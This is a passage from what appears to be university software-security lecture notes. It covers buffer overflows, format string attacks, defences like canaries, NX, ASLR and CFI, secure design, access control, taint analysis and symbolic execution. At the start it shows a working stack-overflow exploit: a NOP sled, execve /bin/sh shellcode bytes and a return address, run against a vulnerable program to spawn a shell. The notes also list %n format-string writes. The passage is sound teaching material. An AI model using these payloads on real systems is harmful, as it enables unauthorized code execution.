sullivan@galilei:/tmp$ perl -e 'print "\x90"' | ndisasm -b 32 -
00000000  90                nop

sullivan@galilei:/tmp$ (
> perl -e 'print "\x90"x59';   <- NOP sled (59 byte)
> cat shellcode;               <- shellcode (45 byte)
> perl -e 'print "\xca\xf8\xff\xbf"';   <- shellcode address (4 byte)
> ) > iv
```

```
sullivan@galilei:/tmp$ hd iv
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000030  90 90 90 90 90 90 90 90  90 90 90 eb 16 5b 31 c0  |...........ë.[1À|
00000040  89 1b 89 43 04 88 43 0f  89 d9 83 c3 08 31 d2 b0  |...C..C..Ù.Ã..1Ò°|
00000050  0b cd 80 e8 e5 ff ff ff  41 41 41 41 42 42 42 42  |.Í.èåÿÿÿAAAABBBB|
00000060  2f 62 69 6e 2f 73 68 44  ca f8 ff bf              |/bin/shD#øÿ¿|
0000006c

sullivan@galilei:/tmp$ ps
  PID TTY          TIME CMD
 6811 pts/1    00:00:00 bash
 6838 pts/1    00:00:00 ps

sullivan@galilei:/tmp$ ./vuln $(cat iv)

sullivan@galilei:/tmp$ ps
  PID TTY          TIME CMD
 6811 pts/1    00:00:00 bash
 6840 pts/1    00:00:00 sh
 6849 pts/1    00:00:00 ps
```

5.3.1. Creating the shellcode

Shellcode creation is described in `7ccsmsen-cw.pdf`!

5.4. Code Pointers

Besides the return address of a function, we could potentially use any reference to a value (that can be overwritten) to cause a security vulnerability, e.g.:

- Changing value of a variable (pointers to strings, integer values)
- Changing value of saved base pointer (switch frame pointer)
- Change value of function pointer

5.4.1. Environment Code Pointer

When performing local exploits, we can use known environment information to make assumptions about where certain information will be placed, for example here is a sample memory layout:




Figure 2: Example of legacy VA space in program

In order (from the top of the stack), the kernel places:

- NULL of size of `void*` pointer — 4 bytes on 32-bit systems and 8 bytes on 64-bit systems
- environment entries (null-terminated)
- arguments (null-terminated)
- … then we have other misc. data and stack frames from the program

So we could, for example, place our shellcode in the environment, and then compute the exact address it will placed at[†]:

$$\text{address of envp}[1] = \text{0xc0000000} - 4 - \text{len(filename)} - 1 - \text{len(envp}[1]) - 1$$

[†] assuming shellcode is the last entry in envp given this memory layout (legacy 32-bit VA) and that execution occurs on a 32-bit kernel; *we would use* 8 *when executing on 64-bit system!*

Other code pointers:

- Function pointers (may or may not be known)
- GOT (Global Offset Table)
  Exploitation of these is discussed later!
- Destructors (.dtors)
  Implementation detail omitted, check out `objdump -j .ctors -s constr`, `objdump -j .dtors -s constr`, and check out https://stackoverflow.com/q/2053029.

5.5. Other Otherflowing Attacks

- Longjump overflows: overflow information `setjump()` uses, e.g. base pointer / program counter, to jump to arbitrary code; `setjump()` and `longjump()` are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
  - `setjump()` calls save context of a program in a data structure
  - `longjmp()` call restores the context of the program to its original state
- Array overflows: user-provided input as index in array
- Off-by-one overflow: situations where we can overwrite a single byte
  Could in some cases modify the least significant byte of a pointer.
- Same buffer overflows can occur in the `data` and `bss` segments. (sometimes called heap overflows)

```c
// allocated in the bss
static char buffer[MAX_STR_LENGTH];
static char *filename;
```

5.6. Global Offset Table & Procedure Linking Table

The **Global Offset Table** (`.got`) is a section of the program's memory that contains addresses of functions that are dynamically linked, allowing position-independent address calculations to point to absolute addresses. It is read-write to allow dynamic linking.

The **Procedure Linkage Table** (`.plt`) redirects position-independent function calls to absolute locations, *similar to GOT but dealing with calls instead of calculations.* It is read-only.

Suppose we have some shared function `f()`:

- At compile time, a call to the shared function `f()` is translated into a call to a PLT entry.
- When `f()` is called, the PLT entry jumps to the address contained in an entry of the GOT that contains:
  - The first time: the address of a PLT entry that invokes the linker (to update the entry)
  - Afterwards: entry contains real address of the shared function

A practical example of how the PLT works is included in `7ccsmsen-cw.pdf`!

5.7. Format String Attacks

When a `printf(char *fmt, ...)` function is used with user-supplied input as the format string, it is possible to write arbitrary values in the process memory by crafting a special string:

- `"%s"`: read whatever comes next on the stack as a string
- `"%1$08x"`: read byte at offset 1 on the stack
  We can use this to scan the stack memory.
- `"%22$n"`: write the number of characters printed so far by `fprintf` to the location specified by the 22nd offset on the stack; This can be used to write anywhere to memory
- `"%100u"`: write an unsigned decimal integer occupying 100 characters in width
  Can be used to manipulate the number of characters printed so far

To exploit this vulnerability, we need to:

- Locate how far we are from the (user-provided) buffer on the stack
- Determine where our shellcode is (what our return address will be)
- Determine where the return location is, could be on the stack or the GOT, etc
- Write the retaddr at incrementing retlocs using specially crafted string
  A practical example is demonstrated in `7ccsmsen-cw.pdf`!

5.8. Defense against Buffer Overflows

Information flow/taint analysis is tracking how information/data flows through the program from (taint) source to specific points (sinks). We can introduce policy to disallow tainted data at sink.

What are strategies to prevent buffer overflows?

- Prevent
  - Write decent programs
  - Use safer languages, e.g. that perform bounds checking
    Typically interpreted languages are not vulnerable
    Some C dialects include:
    - Cyclone: static analysis w/ checks for unsafe operations; introduces different types of pointers with limits on operations performed; garbage-collected heap (no free), checks on format strs
    - CCured: static analysis and adds runtime checks; infers automatically the characteristic of different types of pointers; code does not need to be extensively modified
  - Perform static analysis (before execution) of the program
    Some tools include:
    - Splint: performs taint analysis to determine if user input is passed to security-crit functions
      Requires programmers add annotations to their code (pre-/post-conditions)
    - Cqual: type extension mechanism to support taint analysis; identifies format str vulns.
    - Metacompilation: developers write compiler extensions so user-specific rules can be verified
    - PREfix/PREfast: no annotations/code modify; use static analysis to identify possible execution
    - BOON: models strings as integer ranges and operation on strings as expressions then analysis
    - ITS4, Flawfinder, RATS: lexical analysers; do not do sophisticated analysis
  - Perform dynamic anaylsis (during execution) of the program
    Some tools include:
    - Purify: adds metainformation to every byte in memory and determines when unallocated memory is written to; can detect memory leaks and possible heap overflows
    - Valgrind: provides set of tools for debugging/profiling; memcheck is able to detect memory violation and double `free()` operations
  - Use `libc` substitutes:
    - LibSafe provides safe version of memory copying functions
      Can be loaded using `LD_PRELOAD`; replaces functions such as `strcpy()`
      For example, frame pointer is used to check if memory-copying operation would overflow a return address or frame pointer. In this case the offending process is killed.
    - Contra Police: `libc` extension to protect applications from heap smash; places decoys on bufs.
  - Modify how programs are loaded/executed by the kernel
- Contain
  - Use virtualisation to isolate the program
  - Use system policies to limit damage that a compromised application can cause
    e.g. policy enforcement or sandbox
    - SELinux, AppArmor, Janus, Systrace, POSIX capabilities, Capsicum
- Detect & Kill
  - System call analysis (e.g. sequence analysis, signatures, CFI, parameter modelling)
  - Mimicry attacks
  - Modify the compiler to include:
    - Boundary checking (incl. meta information about variables and pointers)
    - Integrity checks (e.g. check return address, i.e. StackGuard, StackShield, Propolice)

Using canaries to prevent buffer overflows

StackGuard writes a canary value before the return address on the stack, e.g.:

- a terminator such as NULL, CR, LF, EOF
- a random canary out of a rand. number generator
- XOR canary: random XOR reutrn address

This value is then checked during the function epilogue before the return instruction.
This does however introduce some overhead.

Use of non-executable memory


We could mark regions of memory as non-executable to prevent execution of arbitrary data:

- Solar Designer's Non-executable stack[2]
  This does not introduce any overhead but can be bypassed by return-to-libc attacks!
- PaX PAGEEXEC protection
  - Every page that needs protection is marked as 'privileged'
  - Access causes page fault exceptions which can prevent execution
- Intel NX bit: mark regions of program memory as non-executable
- OpenBSD's W XOR X: force pages to be executable or writable but not both
- Exec-Shield: another mechanism for non-excutable/non-writable areas

Return-into-libc

Sometimes we can't store the shellcode on the stack, e.g. the buffer is too small or the stack is not executable, so instead we use the overflow to setup a fake call frame that will be invoked when `ret` is executed by currently executing function.

Any linked function can be executed, e.g. `system()` (execute program) or `strcpy()` (can copy shellcode to executable area). Though, the attacker does need to be able to locate the address of these functions in memory — can use debugger, `/proc/<pid>/maps`.



[2] https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/full_papers/cowan/cowan_html/node21.html

Address Space Layout Randomisation
PaX ASLR randomises the position of the heap, stack, and the code.
It maps executable code to a random location but requires position-independent code!

Return-oriented programming (ROP)[3]
ROP is a generalisation of return-into-libc where we may not know where libc is loaded (because of ASLR). Since executable are not position-independent, we re-use code from the executables themselves.

Generally they don't have the functions we need, so we collect gadgets to do small operations followed by a ret and chain them together.

Control-Flow Integrity[4]
CFI restricts control-flow of an application to valid execution traces. If an invalid state is detected, an alert is raised, usually termianting the applciation.

[3] https://hovav.net/ucsd/dist/rop.pdf
[4] https://nebelwelt.net/blog/20160913-ControlFlowIntegrity.html

6. Secure Software Development

Flawed approach to software development (and how to improve it)

1. Designing/building software and ignoring security at first
2. Adding security once functional requirements are satisfied

Instead:

1. Factor security into software design and development
2. Incorporate security-minded thinking into all phases of development

Typical software development process

1. Requirements: collect requirements with regard to a specific software; use-cases, etc
2. Design: design software architecture based on user requirements
3. Implementation: program the solution
4. Testing and assurance: testing and conducting quality assurance of software

6.1. Secure SDLC

Secure Software Development Lifecycle

1. Requirements
   - Plan security requirements, e.g. CIA triad, access control
   - Model abuse cases
   - Architectural risk analysis (threat modelling)
2. Design
   - Architectural risk analysis (also applies for design)
   - Security-oriented design: incorporate security into design
3. Implementation
   - Security-oriented design: incorporate security features while programming
   - Code review: assess bugs, errors, vulnerabilities; find memory errors, etc
4. Testing/Assurance
   - Risk-based security tests: prioritise tests based on risk to system
   - Penetration testing: simulated security attacks

Architectural risk analysis is evaluating which attacks will likely be used by attackers by using a threat model designed prior.

Secure hardware and its purpose

Sometimes software is not enough, and often is malleable and easily changed, so we could design hardware to implement security features which are then hard to work around.

6.2. Security Requirements

Security requirements are security-related goals/policies.

Typically requirements include the CIA triad:

- **Confidentiality/Secrecy**: private or confidential information is not disclosed to unauthorised entities
- **Integrity**: infromation is changed only in specified and authorised manner
- **Availability**: systems work perfectly, and service is not denied to authorised individuals

Other common requirements:

- **Privacy**: sensitive information as relating to individuals
- **Anonymity**: specific type of privacy; individuals are not tracked

6.3. Security Mechanisms

Leslie Lamport's Gold Standard defines mechanisms provided by a system to enforce its various security requirements:

1. **Authentication**: verifying someone is the one they claim to be
   (and who is the subject of security policies?)
   We define a notion of identity as a way to connect actions with identities (principals). The system may use information such as what the user knows, is, or has to authenticate them.
2. **Authorization**: granting access right in relation to verified identity
3. **Audit**: log and monitor activities of a system
   Often retaining enough information to determine circumstances of a breach/misbehaviour.

Common areas of question:

- What is the impact of a missing security measure?
- How can we choose what security requirements to implement?
  Useful resources include policy such as HIPPA or organisational values.
- What attacks cause greatest concern / have already happened that could guide requirements?
- What are likely adversaries / methods used to attack people or entities?
- Can we model abuse cases that we can then account for in our solution?

Threat modelling is the process of identifying how threat actors could operate and the best strategies to mitigate their potential attacks. This can inspire **threat-driven design**.

6.4. Principles of Secure Design

A **principle** is a high-level design goal with many possible manifestations.

A **rule** is a specific practice that is in agreement with with sound design principles.

Categories of principles

Prevention	Goal: Eliminate software defects by preventing them from happening Example: Heartbleed bug would have been prevented by using a type-safe language
Mitigation	Goal: Reduce harm from exploitation of unknown defects Example: Run each browser tab in a separate process
Detection & Recovery	Goal: Identify and understand an attack (and undo damage) Example: Monitoring and snapshotting

Basic principles[5]

- Economy of mechanism
- Fail-safe defaults
- Complete mediation
- Open design
- Psychological acceptability
- Separation of privilege
- Least privilege
- Least common mechanism
- Work factor
- Compromise recording

Top design flaws we should avoid:

- Assume trust, rather than explicitly give it or award it.
- Use an authentication mechanism that can be bypassed or tampered with.
- Authorize without considering sufficient context.
- Confuse data and control instructions.
- Fail to validate data explicitly and comprehensively.
- Fail to use cryptography correctly.
- Fail to identify sensitive data and how to handle it.
- Ignore the users.
- Integrate external components without considering their attack surface.
- Rigidly constrain future changes to objects and actors.

Four practical security design principles

Favor simplicity	• Use fail-safe defaults • Do not expect expert users
Trust with reluctance	• Employ small, trusted computing base • Grant least privilege possible • Promote privacy • Compartmentalise
Defend in depth	• Use community resources • Avoid security by obscurity
Monitor and trace	• Detect and understand an attack and its sources

Case study: VSFTPD[6]

Threat model is as follows:

- Clients untrusted until authenticated
- Once authenticated, trust is limited, according to user's file access control policy
- Possible attacks include stealing or corrupting resources and remote code injection

[5] http://web.mit.edu/Saltzer/www/publications/protection/Basic.html
[6] https://security.appspot.com/vsftpd.html

7. Identification, Authentication, and Authorisation

In many settings we identify ourselves to some sort of system, **identification** is a one-to-many (1:N) where we identify which of an existing set of users we are.

Authentication is who you are; the process by which a system associates access requests and actions with specific users, or otherwise identifying users in a reliable way.

Authorisation is what you can do; the process by which a system determines what actions you can perform.

7.1. Authorisation

Single Sign-On is a system by which a user can log in to it once and thereby be automatically logged in to a variety of different systems.

There are three systems of importance: OpenID, OAuth 2.0, OpenID Connect

7.1.1. Access Control

Access control terminology

- Subjects: active entities that wish to access resources
- Objects: resources which subjects may wish to access
- Principals: entities that represent a human user; subjects act on behalf of them




Figure 3: ACL Overview

For the purpose of access decisions, subjects have to be bound to principals:

- When a subject requests access to a protected object, reference monitor checks whether the principal bound to the subject has the right to access the object
- Example principal in an OS: user identity
- Example subject in an OS: process running under a user identity

The **reference monitor** is an abstract concept used to describe functionality that mediates all access requests by subjcets, that is, the part of the system responsible for authorisation checks.

A reference monitor can be present in:

- Hardware: access control mechanism in microprocessors
- Hypervisor: control access to hardware
- OS: access control in kernel
- Service layer: access control in DBs, JVM, other applications
- Application: security checks in application code to address application-specific requirements

Access Control is a term for the process(es) by which a computer system controls the interaction between users and system resources; an access control system implements a security policy.

Fundamental types of access control

1. Discretionary access control (DAC): policies based on identities (uses ownership of resources)
2. Mandatory access control (MAC): policies independent of user identities (uses characteristics of resources); acess is only allowed if user and object belong to same security domain (typically applies to government/military systems)
3. Role-based access control (RBAC): non-discretionary access control based on subject's roles
4. Rule-based access control: access to object is based on certain rules, e.g. time of day
5. Attribute-based access control (ABAC): access control is based on attributes (sets of labels/ properties to describe entities)

Delegation is a, sometimes necessary, process by which one process is allowed to perform na access to a resource on behalf of another process.

7.2. Models of Access Control

There are many models to describe access control.

An **access control matrix** is a map of principals to objects with their respective permissions, such as ability to read, write and execute.


An **access control list** (ACL) is a list of principals permitted to have access (and its access rights) which is attached to each object.

Capability lists are in essence the 'dual' of ACLs, it corresponds to a row in the access control matrix (associated with the subject) and provides a list of objects and their access permissions.

The notion of **information flows** (read access causes information to flow from object to subject, write access vice-versa, etc) can be used to construct an access control model, on the basis that confidentiality, integrity, authenticity, or other constraints can be thought of as rules governing flows of information.

The **confidentiality information flow** access control policy enforces confidentiality requirements for the case where information (and subjects) are subject to classification rules:

- every object and principal has a security level/label - which has sensitivity
- set of security labels is a partially ordered set
- information flows must respect partial ordering
  (information only flows from lower to higher classification)



Similarly, the **integrity information flow** enforces integrity requirements by only allowing infromation to flow from 'higher' to 'lower' classification.

8. Static Analysis

> **Important**
>
> Non-examinable content omitted, learning objectives:
> >understand static flow analysis
> >appreciate the precision levels and implementations of different analysis techniques; eg, flow-sensitive/insensitive, path-sensitive/insensitive, context-sensitive/insensitive
>
> In-depth exploration included in `7ccsmsen-static-analysis-src.pdf`.

Static analysis is analysing a program's code without running it — in a sense, asking a computer to do what a human might do during code review.

Often we check a limited but useful set of properties to eliminate categories of errors.

Relative benefits of different types of software testing/analysis

'Testing'	Make sure program runs on set of inputs	Concrete failure proves issues, aids in fixes	Expensive, difficult, hard to cover all code paths, no guarantees
Code Auditing	Convince someone else your code is correct	Humans can generalise beyond single runs	Expensive, hard, no guarantees
Static analysis	Analysing program code without running it	Much higher coverage than traditional testing Can reason about many (sometimes all of) the possible runs Reason about incomplete programs	Can only analyse limited properties May miss some errors or have false-positives Time-consuming to run

8.1. The Halting Problem

The **Halting Problem** is an undecidable problem that determines whether a program P will halt. It is impossible to write such an analyser that can determine whether a program halts.

Perfect static analysis is not possible because of the Halting problem:
- Many properties can be converted to the halting problem
- A perfect array bounds checker could solve the halting problem which is impossible
  - Proof by transformation:
    - Change indexing experessions `a[i]` to exit if out of bounds
    - Change program exit points to out-of-bounds accesses
    - Now if the array bounds checker finds an error then the original program halts
      - If it claims there are no such errors, original program does not halt
      - This is a contradiction (w/ undecidability of Halting problem)
- Other undecidable properties (Rice's theorem)
  - Does an SQL string come from a tainted source
  - Is a pointer used after its memory is freed
  - Do any variables experience data races

Soundness is if the program is claimed to be error-free, then it really is.

Completeness is if the program is claimed to be erroneous, then it really is.

Static analysis in practice
We can still provide useful static analysis even with (1) nontermination — analyser never terminating, or (2) false alarms — claimed errors are not really errors, or (3) missed errors — no error reports $\neq$ error free. We compromise somewhere between soundness and completeness.

Analysis design tradeoffs include:
- Precision: carefully model program behaviour to minimise false alarms
- Scalability: successfully analyse large programs
- Understandability: errors reports should be actionable

8.2. Flow Analysis

The root cause of many attacks is trusting unvalidated input.
We call input from the user tainted, while other data is generally considered untainted.

Examples expecting untainted data:
- source string of `strcpy` (<= target buffer size)
- format string of `printf` (contains no format specifiers)
- form field used in constructed SQL query (contains no SQL commands)

Tainted Flow Analysis Problem

For all possible inputs, prove that tainted data will never be used where untainted data is expected.
- untainted annotation indicates a trusted sink
- tainted annotation indicated an untrusted source
- no annotation means we aren't sure and analysis figures it out

A solution involves inferring flows in the program: of what sinks can reach what sinks, and what flows are illegal. *We would like to develop a sound analysis.*

Legal Flow	Illegal Flow
`1 void f(tainted int);`	`1 void g(untainted int);`
`2 untainted int a = ...;`	`2 tainted int b = ...;`
`3 f(a);`	`3 g(b);`
f accepts tainted or untainted data	g accepts only untainted data
$\boxed{\text{untainted} \leq \text{tainted}}$	$\boxed{\text{tainted} \not\leq \text{untainted}}$

Analysis Approach

We can think of flow analysis as a kind of type inference (no qualifier $\longrightarrow$ infer it):
- Create a name for each missing qualifier (e.g. α, β)
- For each statement in program, generate constraints (of form $q_1 \leq q_2$) on possible solutions.
- Solve constraints to produce solutions for $\alpha, \beta, \ldots$
  (a substitution of tainted/untainted for names such that all of the constraints are legal flows)

If there is no solution, then we may have an illegal flow.

Example Analysis

Given the following function definitions and source code:

```
int printf(untainted char *fmt, ...);
tainted char *fgets(...);
1 char *name = fgets(..., network_fd);
2 char *x = name;
3 printf(x);
```

We find the following constraints:

$$\text{tainted} \leq \alpha, \qquad \alpha \leq \beta, \qquad \beta \leq \text{untainted}$$

This is an illegal flow as there are no possible solutions for α and β!

First constraint requires α to be tainted. To satisfy second constraint, β must be tainted. But then the third constraint is illegal: tainted $\leq$ untainted!

8.2.1. Sensitivity

8.2.1.1. Flow Sensitivity

Consider a program with a conditional:

```
int printf(untainted char *fmt, …);
tainted char *fgets(…);

→ α char *name = fgets(…, network_fd);
  β char *x;
  if (…)  x = name;
  else    x = "hello!";
  printf(x);
```

tainted ≤ α
α ≤ β
untainted ≤ β
β ≤ untainted

Constraints still unsolvable
Illegal flow

Or one with variable re-assignment:

```
int printf(untainted char *fmt, …);
tainted char *fgets(…);

→ α char *name = fgets(…, network_fd);
  β char *x;
  x = name;
  x = "hello!";
  printf(x);
```

tainted ≤ α
α ≤ β
untainted ≤ β
β ≤ untainted

Same constraints, different semantics!
False Alarm

Our analysis is *flow insensitive*, each variable has one qualifier which abstracts the taintedness of all values it ever contains. A **flow sensitive analysis** would account for variables whose context change, we can achieve this by:

- Allowing each assigned use of a variable to have a different qualifier
  e.g. α_1 is x's qualifier at line 1 but α_2 at line 2 where α_1 and α_2 can differ
- Could transform the program to assign to a variable at most once
  (static single assignment (SSA) form)

We can now find a solution:

```
int printf(untainted char *fmt, …);
tainted char *fgets(…);

→ α char *name = fgets(…, network_fd);
  β char *x1, γ *x2;
  x1 = name;
  x2 = "%s";
  printf(x2);
```

tainted ≤ α
α ≤ β
untainted ≤ γ
γ ≤ untainted

No Alarm
Good solution exists:
γ = untainted
α = β = tainted

But this still fails with multiple conditionals:

```
int printf(untainted char *fmt, …);
tainted char *fgets(…);

void f(int x) {
  α char *y;
→ if (x) y = "hello!";
  else   y = fgets(…, network_fd);
  if (x) printf(y);
}
```

untainted ≤ α
tainted ≤ α
α ≤ untainted

no solution for α
False Alarm!
(and flow sensitivity won't help)

8.2.1.2. Path Sensitivity

An analysis may consider *path feasibility*. A **path sensitive analysis** checks path feasibility, e.g. by qualifying each constraint with a path condition.

For example:

```
1 void f(int x) {
2   char *y
3   [1] if (x) [2] y = "hello!";
4   else [3] y = fgets(...);
5   [4] if (x) [5] printf(y);
6 [6] }
```


`f(x)` can execute path:

- 1-2-4-5-6 when x is not 0
- 1-3-4-6 when x is 0
- but 1-3-4-5-6 is infeasible

So the constraints are qualified:

- $x \neq 0 \Rightarrow$ untainted $\leq \alpha$ (1-2)
- $x = 0 \Rightarrow$ tainted $\leq \alpha$ (1-3)
- $x \neq 0 \Rightarrow \alpha \leq$ untainted (4-5)

8.2.1.3. Context Sensitivity




tainted ≤ α
α ≤ γ
γ ≤ δ
δ ≤ β

Suppose we want to perform function calls:

- We add names for arguments and return values
- Calls create flows
  - From caller's data to callee's arguments
  - From callee's result to caller's returned value

Consider a program with a function call:




tainted ≤ α
α ≤ γ
γ ≤ δ
δ ≤ β
untainted ≤ ω
ω ≤ untainted

No Alarm

Good solution exists:
ω = untainted
α = β = γ = δ = tainted

Or two calls to the same function:



tainted ≤ α
α ≤ γ
γ ≤ δ
δ ≤ β
untainted ≤ γ
δ ≤ ω
ω ≤ untainted

False Alarm!

No solution, and yet no true tainted flow


Constraints represent infeasible path:

$$\text{tainted} \leq \alpha \leq \gamma \leq \delta \leq \omega \leq \text{untainted}$$

Calls to the same function may be conflated, resulting in *context insensitivity*.

Context sensitivity solves this problem by:

- distinguishing call sites in some way (we can give them a label i, e.g. line no.)
- matching up calls with corresponding returns
  - label call and return edges
  - allow flows if labels and polarities match
  - use index `-i` for argument passing, i.e. $q_1 \underset{-i}{\leq} q_2$
  - use index `+i` for returned values, i.e. $q_1 \underset{+i}{\leq} q_2$



tainted ≤ α
α ≤-1 γ
γ ≤ δ
δ ≤+1 β
untainted ≤-2 γ
δ ≤+2 ω
ω ≤ untainted

Indexes don't match up

Infeasible flow not allowed

No Alarm

8.2.1.4. Trade-offs

There are many trade-offs introduced by implementing additional sensitivity:

Type	Advantage	Drawbacks
Flow sensitivity	Adds precision	Increases number of nodes in constraint graph
Path sensitivity	Adds (even more) precision	Requires more general solving procedures to handle path conditions
Context sensitivity	Adds (yet more) precision	An $O(n)$ insensitive algorithm becomes $O(n^3)$ sensitive algorithm but compromises are possible: • only some calls treated sensitively • conflate groups of call sites (same index) • sensitivity only up to a certain call depth


Generally, we trade-off precision against scalability, and this limits size of programs we can analyse.

9. Dynamic Analysis (Symbolic Execution)

> **Important**
>
> Fine-grained details omitted as they are not examinable, learning objectives:
> >understand dynamic / symbolic execution.
> >identify the challenges and opportunities of symbolic execution
>
> In-depth exploration included in `7ccsmsen-dynamic-analysis-src.pdf`.
>
> Details of dynamic analysis are **not examined**!

Symbolic execution is a generalised ('more sound than') testing strategy.
We allow unknown symbolic values in evaluation, and we can fork the symbolic executor at any moment to handle different potential values.

```
1.  int a = α, b = β, c = γ;
2.                  // symbolic
3.  int x = 0, y = 0, z = 0;
4.  if (a) {
5.    x = -2;
6.  }
7.  if (b < 5) {
8.    if (!a && c)  { y = 1; }
9.    z = 2;
10. }
11. assert(x+y+z != 3)
```



Each symbolic execution path stands for many actual program runs, hence we can cover more of the program's execution space compared to normal testing.

- It is complete but not sound (usually doesn't terminate).
- It is path, flow, and context sensitive.

Benefits	Drawbacks
Complete (covers the entire execution space)	Lacks soundness (usually doesn't terminate)
Path, flow, and context sensitive	Compute-intensive due to lots of possible program paths to cover; program state has many bits *Modern computers and solvers/algorithms can solve very large instances, very quickly.*

Table 2: Symbolic execution benefits and drawbacks

How does symbolic execution work?

- Extend language's support for expressions e to include symbolic variables (unknowns):
  - $e ::= \alpha \mid n \mid X \mid e_0 + e_1 \mid e_0 \leq e_1 \mid e_0 \;\&\&\; e_1 \mid \ldots$
    $n \in N$ are integers, $X \in \text{Var}$ are variables, $\alpha \in \text{SymVar}$
  - Symbolic variables introduced when reading input, e.g. using mmap, read, write, etc
    Used so we can recover an input to reproduce bug when program is run normally
- Make (or modify) language interpreter to be able to compute symbolically:
  - Program's variables contain values and symbolic expressions
  - Normal values: 5, "hello"
